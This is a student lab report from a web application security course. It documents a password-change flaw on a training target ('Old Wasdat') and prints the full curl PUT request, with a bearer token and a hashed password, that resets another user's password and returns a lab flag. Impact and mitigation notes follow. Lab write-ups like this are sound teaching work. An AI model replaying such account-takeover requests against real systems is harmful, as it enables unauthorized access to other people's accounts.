A02:2021 – Cryptographic Failures

Issue Report

Daniil Lebedev, AD1375, TTV22S2

Assignment report
Web Application Security TTC6500 / Daniil Lebedev
02.02.2025
School of Technology / Information and Communication Technology

Jyväskylän ammattikorkeakoulu
University of Applied Sciences

1 Old Wasdat – Change users’ password by using curl

Title: Unauthorized user can change other users’ authentication credentials


Description: Unauthorized user can modify HTTP PUT request to change other users’ authentication credentials. If unauthorized user managed to intercept HTTP PUT request, he can modify it to target user with the requested payload.

Steps to reproduce:

- Create an account, update the settings (e.g. E-mail or password) and intercept the PUT request that is used in this operation procedure.
- Modify intercepted request by removing unnecessary headers and changing ‘“password”:” *password*’ with the required password hashed in SHA-1 format. In this example it is “JAMK2025” hashed in SHA-1. (see Picture 1).
- Enter modified request in your terminal (see Picture 1).

Request and response as plaintext:

```
┌──(kali㉿kali-vle)-[~/Desktop]

└─$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3Mzg1MTc2NzgsIm5iZiI6MTczODUxNzY3OCwianRpIjoiMzg4YmUyMTMtNjk0NC00NmIyLTkzNDctZTA4MDRmZjJmYTA5IiwiZXhwIjo4ODEzODUxNzY3OCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.RLCsWp-2uGYiDHrtC6ZQiuD75YUZU7HDl0KEEdpSKzg' -H 'Content-Type: application/json;charset=utf-8' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:8080/' -H 'Priority: u=0' --data-raw '{"user":{"email":"wasdat-victim@example.com","username":"victim","bio":"task1victim","image":null,"password":"b9333b50f2beb8aac0f0a65eabd0e0bb3ee5b234"}}'

HTTP/1.1 200 OK

Server: nginx/1.19.6

Date: Sun, 02 Feb 2025 18:06:30 GMT

Content-Type: application/json

Content-Length: 153

Connection: keep-alive

Access-Control-Allow-Origin: http://0.0.0.0:4000

Vary: Origin

CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}

Access-Control-Allow-Origin: *

{
 "user": {
   "bio": "task1victim",
   "email": "wasdat-victim@example.com",
   "image": null,
   "token": "",
   "username": "victim"
  }
}
```



```
┌──(kali㉿kali-vle)-[~/Desktop]
└─$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.e
yJpYXQiOjE3Mzg1MTc2NzgsIm5iZiI6MTczODUxNzY3OCwianRpIjoiMzg4YmUyMTMtNjk0NC00NmIyLTkzNDctZTA4MDRmZjJmYTA5IiwiZXhwIjo4
ODEzODUxNzY3OCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.RLCsWp-2uGYiDHrtC6ZQiuD75YUZU7HDl0KEEdpSKzg
' -H 'Content-Type: application/json;charset=utf-8' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:8080/
' -H 'Priority: u=0' --data-raw '{"user":{"email":"wasdat-victim@example.com","username":"victim","bio":"task1victi
m","image":null,"password":"b9333b50f2beb8aac0f0a65eabd0e0bb3ee5b234"}}'

HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Sun, 02 Feb 2025 18:06:30 GMT
Content-Type: application/json
Content-Length: 153
Connection: keep-alive
Access-Control-Allow-Origin: http://0.0.0.0:4000
Vary: Origin
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "task1victim",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "victim"
  }
}

┌──(kali㉿kali-vle)-[~/Desktop]
└─$ 
```

Picture 1

Impact estimation:

- High severity: An unauthorized user can change other users' passwords by modifying an intercepted HTTP PUT request and executing it via curl. Exploiting this issue could result in full account takeovers, locking legitimate users out of their accounts and granting attackers unauthorized access to sensitive user data and restricted resources. This could lead to financial losses and damage to platform reputation.

Mitigation:

- Implement proper authentication methods. When prompting for a password change, force the user to provide the original password in addition to the new password.

- See CWE-620: https://cwe.mitre.org/data/definitions/620.html

2 Time management

Date	Used hours	Description
Tuesday 02.02.2025	1h	Reading chapter and watching recording
Wednesday 02.02.2025	0.5h	Exploiting the target weakness
Wednesday 02.02.2025	0.5h	Writing the documentation and finding the suitable resource recommendations
Total	2h	Finishing the assignment and reporting it